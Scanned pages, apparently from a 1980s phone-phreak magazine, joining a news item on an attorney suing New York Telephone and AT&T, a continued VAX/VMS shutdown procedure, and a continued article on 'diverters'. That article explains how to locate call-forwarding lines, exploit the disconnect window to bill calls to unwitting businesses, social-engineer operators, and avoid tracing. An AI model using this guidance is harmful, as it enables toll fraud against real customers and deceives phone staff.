A Jamaica (NY) attorney has sued the New York Telephone Company and AT&T for $25,000 for their failure to fix a telephone in his office since May 1. He said both companies claim it is the other's responsibility and that, in exasperation, he decided to let them fight it out in court.

The attorney, Patrick Beary, who is also an administrative law judge in Manhattan, said he believes the root of his trouble is the "break-up of the old AT&T."

He added, "AT&T claims it is not their responsibility because the problem is due to faulty New York Telephone lines; and New York Telephone takes the position that it is the fault of defective AT&T equipment in my office."

However, he said, one good thing came out of the break-up—his discovery that he has been paying rental charges for a phone in a Jamaica apartment he vacated 20 years ago. He said he made that discovery after AT&T sent him a bill listing a breakdown of its charges—something that had not been done before the AT&T break-up.

Beary said he is suing both companies for $25,000 to cover the loss of clients and business he has sustained, along with overcharges he has paid for phone equipment he hasn't used in 20 years.

"The irony of it all is that I'm a stockholder in AT&T," he added.

VMS

(continued from page 2-66)

PROCEDURE:

1) Type the following command to begin the shutdown procedure:

$ @SYS$SYSTEM:SHUTDOWN

2) Enter time till shutdown:

How many minutes until shutdown?:5

3) You will now have to give the reason for shutting it down:

Reason?:possible system damage

4) Respond by typing a Y or N to the following question:

Do you want to spin down the disks?:N

After a short period the message: SYSTEM SHUTDOWN COMPLETE USE CONSOLE TO HALT SYSTEM.

At this point, the system cannot be totally shut down, but all processes are halted, thus, not causing any further damage to the system. (Remember, the reason you should have shut it down was because potential damage to the system could have occurred and you were acting in the best interest of the system.)

Reading Material

For general background information about the VAX/VMS system, see the VAX/VMS Primer and the VAX/VMS Summary Description and Glossary. The following VAX/VMS documents may also be useful:

VAX/VMS	**Command Language User's Guide**
VAX/VMS	**Guide to Using Command Procedures**
VAX/VMS	**Release notes**
VAX-11	**RSX-11M User's Guide**
VAX-11	**Software Installation Guide**
VAX/VMS	**System Manager's Guide**
VAX/VMS	**System Messages and Recovery Procedures Manual**
VAX-11	**Utilities Reference Manual**
RMS-11	**User's Guide**

For controlling network operations, refer to the DECNET-VAX System Manager's Guide.

Diverters

(continued from page 2-65)

and ITT are known to do this frequently, but not all the time. Also, hanging on the line until 'dial window' appears doesn't work every time.

Now the really paranoid phreaks wonder, "How am I *sure* this is ending up on someone else's phone bill and not mine?" Well, no method is 100% sure, but one should try to recognize how a full disconnect sounds on the long distance service of his choice. The customer's hanging up will generate only one click, because most diversions are local, or relatively local as compared with long distance. Also, the customer hanging up won't result in winks—little beeps or tweeps of 2600 hertz tones heard when an in-band trunk is hung up. The 2600 hertz tone returns to indicate the line is free, and the beginning burst of it is heard as it blows you off the line. Also, if there are different types of switching involved, the dial tones will sound radically different, especially between an ESS and a Cross-Bar (X-Bar) or Step-by-Step, as well as sounding "farther away". These techniques are good for understanding how phone systems work and will be useful for future exploration. The really paranoid should, at first, try to dial the local ANI (Automatic Number Identifier) number for the called area and listen to the number it reads off. Or one merely calls the operator and says, "This is repair service. Could you tell me what pair I'm coming in on?" If she reads off the phreak's own number, he must try again.

How to Find Diverters

And now a phreak must wonder, "How are these beasties found?" The best place to start is the local Yellow Pages. If one looks up the office numbers for psychiatrists, doctors, real estate agents, plumbers, dentists, or any professional who generally needs to be in constant contact with his customers or would be afraid of losing business while he is at home. Then one merely dials up all these numbers after 6:00 or so, and listens for multiple clicks while the call goes through. Since the call is local, multiple clicks should not be the norm. Then the phreak merely follows through with the procedure above, and waits for the window of vulnerability.

Other Forms of Diverters

There are several other forms of diverters. Phreaks have for years known of recordings that leave a dial tone after "ending." One of the more famous was the DOD Fraud Hotline's after hours recording, which finally ended, after multiple clicks and disconnects, at an Autovon dial tone. One common practice occurs when a company finds its PBX being heavily abused after hours. It puts in a recording that says that the company cannot be reached now. However, it often happens that after multiple disconnects one ends up with a dial tone inside the PBX—thus a code is not needed. Also, when dialing a company and after talking (social engineering) with employees, one merely waits for them to hang up and often a second dial tone is revealed. 976 (dial-it) numbers have been known to do this as well. Answering services also suffer from this lack of security. A good phreak should learn never to hang up on a called party. He can never be sure what he is missing. The best phreaks are always the last ones to hang up a phone, and they will often wait on the line a few minutes until they are sure that it's all over. One item of clarification—the recordings mentioned above are *not* the telco standard "The number you have dialed..." or the like. However, telco newslines have been made to suffer from the diverter mis-disconnect.

Dangers of Diverting

So, nothing comes free. What are the dangers of diverting? Well, technically one is committing toll fraud. However, a list of diverter numbers is just that, a list of phone numbers. Tracing is a distinct possibility, but the average diverter victim doesn't have the technical knowledge to identify the problem.

There has been at least one investigation of diverter fraud involving the FBI. However there were no arrests and the case was dropped. It seems that one prospective victim in Connecticut realized that he was being defrauded after receiving multiple phone calls demanding that he put his diverter up *now* so that a conference call could be made. He then complained to the FBI. However, these aware customers are few and far between, and if a phreak does not go to such radically obnoxious extremes, it is hard to be caught. Unless the same number is used to place many expensive calls.